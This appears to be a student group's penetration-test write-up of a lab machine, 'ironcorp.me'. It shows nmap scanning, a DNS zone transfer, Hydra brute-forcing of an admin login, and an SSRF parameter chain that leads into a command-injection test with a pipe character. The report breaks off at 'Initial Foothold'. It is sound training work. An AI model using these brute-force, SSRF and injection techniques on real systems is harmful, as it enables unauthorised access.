PenTest 2

ROOM A

BUBBLE BUDDIES

Student ID	Name	Role
1211103286	Ahmad Danish Izzuddin Bin Mohd Anas Zahari	Group Leader
1211101384	Ahmad Luqman Bin Zakarani	Member
1211103223	Amirah Hakimah binti Masri	Member
1211103656	Adlin Sofea Binti Adam Saffian	Member


Recon and Enumeration

Members Involved: Danish, Luqman, Amirah, Adlin


Tools used: Nmap, AXFR Dig, Burpsuite, Hydra, THM AttackBox, FireFox, Kali


Thought Process and Methodology and Attempts:

Firstly, we edited the "/etc/hosts" file in our computer and added our machines' IP address with ironcorp.me as our hostname.





We used the command nmap -Pn -sV -T5 -p1-65535 to scan what is the possible port that is available for us to connect. We used nmap with functions "-Pn" to ensure the scan skips the pings, "-sV" to know the ports' version information, "-T5" for higher timing template, and "-p<a range of port>" to only scan the specified ports.





We tried to copy-paste the ip number into FireFox with the port number we had found before to see whether that ip address and port number would bring us anywhere.






We tried Dig AXFRs' command, "dig @<dns_server> <domainname> axfr" to replicate DNS records across other DNS servers. We then know that there are two more different domain names, which are "admin.ironcorp.me" and "internal.ironcorp.me".


```
┌──(root💀kali)-[/home/1211103223]
└─# dig @10.10.106.202 ironcorp.me axfr

; <<>> DiG 9.17.19-3-Debian <<>> @10.10.106.202 ironcorp.me axfr
; (1 server found)
;; global options: +cmd
ironcorp.me.            3600    IN      SOA     win-8vmbkf3g815. hostmaster. 3 900 600 86400 3
600
ironcorp.me.            3600    IN      NS      win-8vmbkf3g815.
admin.ironcorp.me.      3600    IN      A       127.0.0.1
internal.ironcorp.me.   3600    IN      A       127.0.0.1
ironcorp.me.            3600    IN      SOA     win-8vmbkf3g815. hostmaster. 3 900 600 86400 3
600
;; Query time: 224 msec
;; SERVER: 10.10.106.202#53(10.10.106.202) (TCP)
;; WHEN: Tue Aug 02 12:17:34 EDT 2022
;; XFR size: 5 records (messages 1, bytes 238)
```

After that, we put them into the "/etc/hosts" file just like before.

```
root@kali: /home/1211103223
File  Actions  Edit  View  Help
12111...li: ~ ×  root@kal...11103223 ×  root@kal...11103223 ×  12111...li: ~ ×  12111...li: ~ ×
  GNU nano 5.9                          /etc/hosts
127.0.0.1       localhost
127.0.1.1       kali
10.10.106.202   ironcorp.me
10.10.106.202   admin.ironcorp.me
10.10.106.202   internal.ironcorp.me

# The following lines are desirable for IPv6 capable hosts
::1     localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
```


We then tried entering the new domain names into the webpage. At first we tried to log into the webpage "internal.ironcorp.me:11025" but unfortunately, it doesn't allow us to access the site. Therefore, we tried connecting to the admin domain by using the link "admin.ironcorp.me:11025". It will show a pop-up window for us to input a username and a password.






Therefore we use the tool Hydra with the command "hydra -l admin -P /usr/share/wordlist/rockyou.txt -s 11025 admin.ironcorp.me http-get" to get the credentials. Hydra is a great tool that can crack passwords with brute force. We attempted to login as admin (-l admin) using a password list (-P /usr/share/wordlists/rockyou.txt) at the specified port (-s 11025) of the domain (admin.ironcorp.me) with the http-get method. Hence by entering the password and the username we got using the Hydra, we successfully get into the website.

```
root@ip-10-10-116-179:~# hydra -l admin -P /usr/share/wordlists/rockyou.txt -s 1
1025 admin.ironcorp.me http-get
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret
service organizations, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2022-08-02 05:27:35
[WARNING] You must supply the web page as an additional option or via -m, defaul
t path set to /
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344398 login tries (l:1/p:
14344398), ~896525 tries per task
[DATA] attacking http-get://admin.ironcorp.me:11025//



[11025][http-get] host: admin.ironcorp.me   login: admin   password: password123
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2022-08-02 05:28:31
```




After that, we tried to get anything from the website by putting “dir” into the search bar. After inputting it, we noticed the parameter of the link is exposed. Therefore, we know that it is the same vulnerability as the one we had learned before on TryHackMes’ 25 Days of Cybersecurity. The vulnerability we are talking about right now is SSRF. An SSRF is a web security vulnerability that allows an attacker to induce the server-side application to make requests to an unintended location.



Even though we know that we can use the exploit that we found, we tried it first to connect to our attack machine to see if it really works. We started using apache to start a server client for our machine. Then with the known vulnerability in the victim website, we connect to our machine using “http://OUR_MACHINE_IP” in the parameter. We found out that it connects to our machine and pops out the index.html from our machine.


```
┌──(1211101384㉿kali)-[~/Pentest2]
└─$ sudo /etc/init.d/apache2 start                                    1 ×
[sudo] password for 1211101384:
Starting apache2 (via systemctl): apache2.service.
```




We then cd to /var/www/html into the directory. We create a “what.txt” file and run it on the victim's website to see the content of it.

```
┌──(1211101384㉿kali)-[~/Pentest2]
└─$ cd /var/www/html

┌──(1211101384㉿kali)-[/var/www/html]
└─$ ls
index.html  index.nginx-debian.html

┌──(1211101384㉿kali)-[/var/www/html]
└─$ sudo nano what.txt
```


```
  GNU nano 5.9                                  what.txt
helooo
```



Now that we know that the exploit works, we then tried to change the parameter into “http://admin.ironcorp.me:11025”. However, it stated an authentication is required.





After that, we change the parameter of the admin into "admin.ironcorp.me:11025/?r=internal.ironcorp.me:11025". Then it will bring us to the webpage as the picture below. We inspected the page source to find any relevant information that helps us proceed from there. By doing so, we found the parameter that might help us which is "http://internal.ironcorp.me:11025/name.php?name=" .




Firstly we tried to copy and paste into mozilla firefox, however it stated that access is forbidden. Eventually, we change the parameter of admin into


“admin.ironcorp.me:11025/?r=http://internal.ironcorp.me:11025/name.php?name=”. For this reason, we know that the name is “Equinox”.







Then we tried using pipe “|” to see if we can redirect our command, and “dir” to see if we can see the current directory. Now, we can start to exploit it. We reload and intercept it using Burpsuite, then send it to the repeater to test for our next step.




Initial Foothold

